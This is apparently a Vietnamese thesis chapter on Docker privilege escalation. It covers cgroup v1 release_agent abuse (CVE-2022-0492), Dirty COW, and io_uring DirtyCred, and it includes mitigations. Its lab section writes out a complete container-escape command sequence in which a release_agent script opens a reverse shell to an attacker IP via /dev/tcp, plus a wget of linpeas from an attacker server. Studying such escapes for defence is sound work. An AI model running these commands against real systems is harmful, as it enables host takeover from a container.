Khi chức năng ‘notify\_on\_release’ được bật trong cgroup, bất cứ khi nào tác vụ cuối cùng trong một cgroups được thoát ra (hoặc được chuyển cho cgroup khác) thì kernel sẽ thực thi những dòng lệnh được chỉ định trong file ‘release\_agent’. Điều này sẽ tự động loại bỏ những cgroup không còn dùng đến. Giá trị mặc định của ‘notify\_on\_release’ ở system boot đã tắt. Giá trị mặc định của những cgroup được tạo sẽ kế thừa giá trị của file cha. Giá trị mặc định đường dẫn của file ‘release\_agent’ bị bỏ trống.

• Sensitive mounts


Sensitive mounts trong ngữ cảnh của Docker đề cập đến việc gắn kết các thư mục nhạy cảm từ máy chủ vào container. Các thư mục này thường chứa dữ liệu quan trọng hoặc thông tin nhạy cảm và việc chúng bị gắn kết vào container có thể tạo ra các rủi ro bảo mật. Sensitive mounts cho phép truy cập vào file /proc của host dẫn đến kẻ tấn công có thể truy cập các tệp nguy hiểm như /core\_pattern.

### ***2.2.3 Kernel Exploitation***

Kernel Exploitation (khai thác lỗ hổng nhân kernel) là việc tìm và tận dụng các lỗ hổng và lỗi trong nhân kernel của hệ điều hành. Nhân kernel là một phần quan trọng trong hệ điều hành, làm nhiệm vụ quản lý tài nguyên và cung cấp các dịch vụ cốt lõi cho các phần mềm và quá trình khác. Kernel chạy ở mức đặc quyền cao nhất trong hệ thống và có quyền truy cập vào tất cả các phần của máy tính.

Sử dụng các lỗ hổng trong kernel là một trong những phương pháp phổ biến cho tấn công Privilege Escalation. Kernel là thành phần cốt lõi của hệ điều hành, làm nhiệm vụ quản lý tài nguyên hệ thống và cung cấp các dịch vụ quan trọng cho ứng dụng và tiến trình. Nếu một kẻ tấn công có thể tận dụng các lỗ hổng trong kernel, họ có thể đạt được quyền kiểm soát cao hơn trên hệ thống. Điều này có thể cho phép kẻ tấn công thực hiện các hành động không được phép, bao gồm leo thang đặc quyền (Privilege Escalation), đọc/ghi dữ liệu nhạy cảm, tạo backdoor, hoặc tấn công các thành phần khác trong hệ thống.

Ví dụ về khai thác nhân kernel Linux:



*Hình 2.4 Dirty COW*

CVE-2016-5195, còn được gọi là Dirty COW, là một lỗ hổng bảo mật cực kỳ nghiêm trọng trong hệ điều hành Linux. Dirty COW là viết tắt của "Dirty Copy-On-Write" và có thể được sử dụng để tấn công máy chủ từ xa một cách khá dễ dàng.

Lỗ hổng này liên quan đến việc xử lý của kernel trong việc ghi dữ liệu trên các tệp tin trong hệ thống Linux. Kẻ tấn công có thể sử dụng lỗ hổng này để thay đổi các tệp tin hệ thống quan trọng hoặc thậm chí thu được quyền truy cập root trên máy chủ mục tiêu một cách không ủy nhiệm.

### ***2.2.4 Biện pháp khắc phục***

Giống như tất cả các lỗ hổng, áp dụng bản vá nhân Linux là bước quan trọng nhất để giảm thiểu lỗi.

Khi xem xét các điều kiện tiên quyết để khai thác lỗi này, các biện pháp giảm thiểu về cơ bản đảm bảo rằng các điều kiện tiên quyết này không được kích hoạt. Sau đây là các biện pháp giảm nhẹ cụ thể:

1. Vá kernel để sửa lỗi.
2. Nâng cấp lên cgroup v2.

Cách khai thác này yêu cầu cgroup v1 và điều này chỉ được tìm thấy trên các phiên bản Linux cũ hơn vì hầu hết các bản phân phối đã chuyển sang cgroup v2.

Cgroup v2 đã xóa các tệp phát hành\_agent và thông báo\_on\_release và việc giám sát trạng thái của các nhóm hiện được thực hiện bằng cách xem các sự kiện trong tệp cgroup.events.

1. Không chạy các container có –privileged hoặc –cap-add SYS\_ADMIN

Biện pháp giảm thiểu này không dành riêng cho việc khai thác lỗ hổng cgroup v1 vì có một số hoạt động khai thác đột phá vùng chứa có thể xảy ra nếu người dùng trong vùng chứa có đầy đủ đặc quyền. Việc chạy các container có những cờ này không bao giờ là một ý tưởng hay.

Tương tự như vậy, việc chạy các vùng chứa với người dùng có các đặc quyền tối thiểu cần thiết để thực hiện tác vụ cụ thể của vùng chứa và không sử dụng người dùng root cũng là một cách làm tốt.

1. Chạy và không tắt Apparmor/SELinux và Seccomp

SELinux và AppArmor là hai mô-đun kiểm soát truy cập bắt buộc (MAC) có thể được sử dụng để bảo vệ hệ thống Linux khỏi các cuộc tấn công. Cả hai mô-đun đều hoạt động bằng cách gán các nhãn bảo mật cho các đối tượng hệ thống, chẳng hạn như tệp, thư mục và quy trình. Các nhãn bảo mật này sau đó được sử dụng để kiểm soát những người dùng và ứng dụng nào có thể truy cập các đối tượng đó.

Việc chạy các mô-đun bảo mật này sẽ bảo vệ khỏi sự đột phá vùng chứa bằng cách hạn chế các đặc quyền và hành động của người dùng đang chạy trong vùng chứa. Chúng sẽ bị vô hiệu hóa nếu vùng chứa được chạy với cờ –privileged hoặc nếu chạy với các cờ vô hiệu hóa chúng một cách rõ ràng.


## 2.3 kết luận chương 2

Chương này đã tìm hiểu sâu rộng về các lỗ hổng bảo mật trong Docker và các vấn đề liên quan đến cách thức phòng ngừa các tấn công nhằm vào Docker. Phân tích các lỗ hổng bảo mật có thể xuất hiện trong Docker và cách mà kẻ tấn công có thể tận dụng để chiếm quyền truy cập không hợp pháp vào hệ thống. Việc leo thang đặc quyền trong Docker đặt ra những thách thức đặc biệt, yêu cầu sự cảnh báo và triển khai biện pháp bảo mật mạnh mẽ. Ở chương 3 sẽ tìm hiểu chi tiết cách mà kẻ tấn công có khai thác các lỗ hổng để thoát khỏi môi trường trong Container bằng 2 thực nghiệm.

# CHƯƠNG III TRIỂN KHAI THỰC NGHIỆM

## 3.1 Thoát container thông qua cấu hình lỗi

### ***3.1.1 Mô hình thực nghiệm***

**

*Hình 3.1 Mô hình leo thang đặc quyền*

Kịch bản thực nghiệm:

Bài thực nghiệm được triển khai với ý tưởng kẻ tấn công đang ở trong một container được cấu hình lỗi với AppArmor và Seccomp không được bật dẫn đến việc có thể thoát khỏi container thông qua release\_agent.

### ***3.1.2 Phân tích lỗ hổng***

Cgroups là một tính năng của Linux cho phép các quản trị viên hạn chế, ghi nhận và cô lập việc sử dụng tài nguyên của một tập hợp các quy trình. Linux hỗ trợ hai kiến trúc cgroup được gọi là v1 và v2. Lỗ hổng chỉ ảnh hưởng đến cgroup v1, hiện đang là kiến trúc được sử dụng rộng rãi nhất.

Cgroups được chia thành các hệ thống con, mỗi hệ thống cấu hình truy cập đến một tài nguyên khác nhau. Ví dụ, bộ nhớ cgroup có thể giới hạn việc tiêu thụ bộ nhớ của một tập hợp các tiến trình. Device cgroup xác định các thiết bị (ví dụ như ổ cứng hoặc chuột) có thể được truy cập bởi các tiến trình trong cgroup.

Mỗi hệ thống con thường được liên kết tại /sys/fs/cgroup/<hệ thống con>, được coi là cgroup gốc cho hệ thống con đó. Bất kỳ thư mục tiếp theo dưới cgroup gốc đều chỉ định một cgroup con mới. Ví dụ, một container Docker thường sẽ là một phần của cgroup /docker/<ctr-id>, có thể được tìm thấy trên máy host tại /sys/fs/cgroup/<hệ thống con>/docker/<ctr-id>.



*Hình 3.2 các tiến trình của cgroup trong container*

* Nguyên nhân chính dẫn đến lỗ hổng

Một trong những tính năng của cgroups v1 là tệp release\_agent. Nó cho phép người quản trị cấu hình chương trình "release agent" sẽ chạy khi một tiến trình trong cgroup kết thúc. Điều này được thực hiện bằng cách ghi đường dẫn của release agent mong muốn vào tệp release\_agent, như minh họa dưới đây:

$ echo /bin/<release\_agent mong muốn> > /sys/fs/cgroup/memory/release\_agent

Tệp release\_agent chỉ hiển thị trong thư mục cgroup gốc và có ảnh hưởng đến tất cả các cgroup con của nó. Mỗi nhóm con có thể được cấu hình để kích hoạt release agent bằng cách ghi vào tệp notify\_on\_release. Lệnh dưới đây bật chức năng notify\_on\_release cho nhóm con trong cgroup:

$ echo 1 > /sys/fs/cgroup/memory/<cgroup con>/notify\_on\_release

Khi một tiến trình kết thúc, kernel kiểm tra xem cgroups của nó có bật notify\_on\_release hay không, và nếu có, khởi chạy tệp release\_agent. Release agent chạy với các quyền cao nhất có thể: một tiến trình của root. Do đó, việc cấu hình release agent được coi là một hành động cần có đặc quyền, vì nó cho phép người dùng quyết định chương trình nào sẽ chạy với đầy đủ quyền root.

* Điều kiện tiên quyết để khai thác

Nếu có quyền viết vào tệp release\_agent, kẻ tấn công có thể buộc kernel kích hoạt một chương trình nhất định với đặc quyền cao và kiểm soát toàn bộ máy.

Bởi vì Linux đặt chủ sở hữu của tệp release\_agent là root, chỉ có root mới có thể ghi vào nó (hoặc các tiến trình có thể bỏ qua kiểm tra quyền của tệp thông qua khả năng CAP\_DAC\_OVERRIDE). Do đó, lỗ hổng chỉ cho phép các tiến trình root leo thang đặc quyền.


* Điều kiện để thoát khỏi container

Không phải mọi container đều có thể tận dụng CVE-2022-0492; chỉ những container với quyền cần thiết mới có thể thực hiện các bước.

Cả AppArmor và SELinux ngăn chặn mount (liên kết), có nghĩa là các container chạy với một trong hai đều được bảo vệ. Thiếu cả hai, một container có thể liên kết với cgroupfs bằng cách lạm dụng namespaces.

Liên kết một cgroupfs yêu cầu quyền CAP\_SYS\_ADMIN trong namespace người dùng chứa cgroup namespaces hiện tại. Theo mặc định, các container chạy mà không có CAP\_SYS\_ADMIN và không thể liên kết cgroupfs trong namespace ban đầu. Tuy nhiên thông qua lời gọi từ hệ thống hàm unshare(), các container có thể tạo mới namespace và cgroup mà trong đó có quyền CAP\_SYS\_ADMIN và có thể liên kết với cgroupfs.

Không phải mọi container đều có thể tạo mới namespace, máy chủ host phải kích hoạt user namespace không đặc quyền. Đây là mặc định trên các phiên bản Ubuntu gần đây. Vì Seccomp chặn lời gọi từ hệ thống hàm unshare(), chỉ có các container chạy mà không có Seccomp mới có thể tạo mới namespace. Container được sử dụng trong bài chạy mà không có Seccomp, AppArmor hoặc SELinux.




*Hình 3.3 /mnt liên kết với cgroup memory*

Trong ảnh chụp màn hình trên, container đã liên kết thành công với cgroup memory, nhưng có thể nhận thấy rằng tệp release\_agent không được bao gồm trong thư mục được liên kết.

Như đã được đề cập, tệp release\_agent chỉ hiển thị trong thư mục cgroup gốc. Khi liên kết một cgroupfs trong namespace cgroup, chỉ liên kết cgroup thuộc về, không phải cgroup gốc. Cuộn trở lại Hình 3.2 sẽ thấy rằng container không chạy trong cgroup memory gốc mà chạy trong một cgroup con: /docker/<id>. Để tệp release\_agent có thể hiển thị trong tệp liên kết cgroup, container phải chạy trong cgroup gốc của một hệ thống con.

Cũng trong Hình 3.2 sẽ thấy container chạy trong cgroup RDMA gốc. Nếu liên kết tương tự như trên cho cgroup RDMA, tệp release\_agent sẽ được hiển thị.



*Hình 3.4 /mnt liên kết với cgroup rdma*


Để khai thác lỗ hổng, cần ghi một đoạn mã độc hại vào tệp release\_agent. Như thấy trong Hình 3.4 ở trên, tệp đó được sở hữu bởi root, vì vậy chỉ các tiến trình sở hữu bởi root mới có thể ghi vào release agent.

Bước cuối cùng để thoát khỏi là tạo một lời gọi đến tệp release\_agent đã cấu hình, việc này không đòi hỏi bất kỳ quyền nào. Bước này luôn có thể thực hiện được, nó không ảnh hưởng đến việc môi trường có bị lỗ hổng hay không.

sh -c “echo \$\$ > /tmp/cgrp/x/cgroup.procs”


CVE-2022-0492 là một lỗ hổng Linux cần được chú ý đối với môi trường container. Việc thực hiện các biện pháp bảo mật nhất quán và việc nâng cấp bản vá kernel là việc quan trọng để đối phó với lỗ hổng này.

### ***3.1.3 Thực nghiệm***


**

*Hình 3.5 hostname và các tiến trình.*

Sau khi kiểm tra và phát hiện không có tiến trình nào đang chạy trong máy. Kẻ tấn công có thể dễ dàng nhận thấy môi trường hiện tại là một container. Sử dụng HTTP server của Python ở máy tấn công để chuyển tệp linpeas.sh vào container.




*Hình 3.6 http.server*

**


*Hình 3.7 Wget linpeas*

Tải file linpeas.sh về, cấp quyền và thực thi thu được kết qua như hình dưới đây.



*Hình 3.8 Kết quả Linpeas.sh*

Từ hình trên có thể container này được cài đặt với AppArmor và Seccomp bị tắt đồng nghĩa với việc có thể thực hiện thoát ra khỏi container bằng ‘release agent’.



Hình 3.9 netcat

Thiết lập bộ nghe netcat bên máy tấn công sau đó thực thi những lệnh dưới đây bên trong container:

mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

Kẻ tấn công tạo file **‘/tmp/cgrp’**, liên kết **‘rdma cgroup’** vào file **‘cgrp’** vừa tạo và tạo một file con **‘x’** bên trong.

echo 1 > /tmp/cgrp/x/notify\_on\_release

Ghi 1 vào file ‘notify\_on\_release’ để kích hoạt chức năng notify\_on\_release trong cgroup.

host\_path=`sed -n 's/.\*\perdir=\([^,]\*\).\*/\1/p' /etc/mtab`

Sử dụng lệnh ‘sed’ trích xuất đường dẫn của container từ tệp /etc/mtab. Sau đó gán đường dẫn này vào “host\_path”.

echo "$host\_path/cmd" > /tmp/cgrp/release\_agent

Đặt đường dẫn release\_agent thành /cmd

echo '#!/bin/bash' > /cmd


echo "bash -i >& /dev/tcp/192.168.1.132/777 0>&1" >> /cmd

Viết nội dung muốn thực thi lên máy chủ, cụ thể trong bài này là tạo shell từ máy chủ sang máy tấn công.

chmod +x /cmd

Cấp quyền thực thi cho file /cmd. Bây giờ có thể kích hoạt các lệnh vừa ghi vào tệp release\_agent bằng cách tạo một tiến trình kết thúc ngay lập tức bên trong cgroup con (cgroup ‘x’) như lệnh dưới đây:

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"


**

*Hình 3.10 Kết quả*

Sau quá trình trên, kẻ tấn công đã thành công trong việc leo thang đặc quyền từ root bên trong container đến root của hệ thống.

## 3.2 Khai thác nhân kernel

### ***3.2.1 Mô hình thực nghiệm***

**

*Hình 3.11 Mô hình thực hiện kĩ thuật Dirty cred*

Kịch bản thực nghiệm:

Bài thực nghiệm được bắt đầu bằng việc kẻ tấn công là root trong một container tương đương với người dùng có đặc quyền thấp. Tiến hành sử dụng kĩ thuật Dirty Cred để có thể ghi đè lên tệp read-only. Nhờ vậy, kẻ tấn công đã có thể leo thang từ root bên trong container đến root của hệ thống.

### ***3.2.2 Phân tích lỗ hổng***

* Thành phần liên quan đến io\_uring:
* Tệp cố định (Fixed files):


Các tập tin cố định, hay còn được gọi là direct descriptors, có thể được coi là file desciptors cho io\_uring. Io\_uring duy trì một con trỏ đến bất kỳ tập tin nào đã được đăng ký để giảm thiểu những bổ sung phát sinh khi giải quyết file desciptors cho mỗi hoạt động liên quan đến chúng; con trỏ này chỉ được giải phóng khi các tập tin cố định được hủy đăng ký hoặc khi trường hợp của io\_uring bị huỷ.

Các tệp cố định có thể được đăng ký bằng cách truyền một mảng các file descriptor vào hàm io\_uring\_register(). Một cách khác, io\_uring có thể được chỉ định để đăng ký trực tiếp một file descriptor bằng cách sử dụng một loạt các hàm như io\_uring\_prep\_openat\_direct(). Sau đó, những file này có thể được trỏ đến trong các SQE (Submit Queue Entry) trong tương lai bằng cách thiết lập cờ IOSQE\_FIXED\_FILE và truyền chỉ số của file đã đăng ký trong mảng các file đã đăng ký thay vì file descriptor thực tế.

* Chức năng thông báo (Ring messages):


Io\_uring hỗ trợ truyền thông tin giữa các vòng (ring) với nhau thông qua hàm io\_uring\_prep\_msg\_ring(). Cụ thể hơn, thao tác này tạo ra một CQE (Completion Queue Entry) trong target ring với các giá trị ‘res’ và ‘user\_data’ được thiết lập thành các giá trị được người dùng chỉ định.

* Nguyên nhân chính dẫn đến lỗ hổng:



*Hình 3.12 Io\_msg\_ring()*

Việc cập nhật số lượng con trỏ không đúng trong io\_uring dẫn đến việc leo thang đặc quyền cục bộ và lỗ hổng Use-After-Free. Cụ thể trong hàm io\_put\_file() như hình ảnh dưới đây:



*Hình 3.13 Fput()*

Hàm io\_put\_file() đơn giản là mở rộng của fput(). Trong đoạn code này, atomic\_long\_dec\_and\_test() là một hàm được sử dụng để giảm giá trị đếm và kiểm tra xem giá trị đó có bằng 0 sau khi giảm không. Trong trường hợp giá trị đã giảm đến 0, điều kiện này cho biết rằng không còn trỏ đến cấu trúc file nữa, và do đó có thể giải phóng bộ nhớ của cấu trúc file.

Thông thường, chức năng truyền thông báo của io\_uring mong đợi một file descriptor tương ứng với một phiên bản io\_uring khác. Nếu truyền vào một con trỏ đến bất kỳ thứ gì khác, nó sẽ bị loại bỏ với hàm io\_put\_file() và trả về lỗi.

Tuy nhiên nếu truyền vào một tệp cố định, hàm io\_put\_file() vẫn được gọi. Điều này gây ra việc giảm refcount (số lượng con trỏ) trong khi không được truyền vào con trỏ nào từ đầu.

Bằng cách liên tục kích hoạt lỗ hổng cho đến khi số lần đếm giảm xuống 0, có thể giải phóng cấu trúc tệp trong khi io\_uring tiếp tục giữ con trỏ đến nó. Điều này tạo thành UAF (use-after-free).


* DirtyCred

DirtyCred là cuộc tấn công data-only nhằm vào ‘**file’** struct và ‘**cred’** struct. Ý tưởng của kĩ thuật này là hoán đổi thông tin trong nhân kernel. Lợi dụng kĩ thuật này cho phép người dùng có thể thoát khỏi container một cách chủ động.

File-based Dirty cred:

Một file struct đại diện cho một tệp được mở và được cấp phát trong bộ nhớ đệm mỗi khi một tệp được mở. Mỗi file struct theo dõi refcount (số lượng con trỏ) riêng của nó, có thể được sửa đổi thông qua các hoạt động như dup() và close(). Khi refcount đạt đến giá trị zero, cấu trúc được giải phóng.

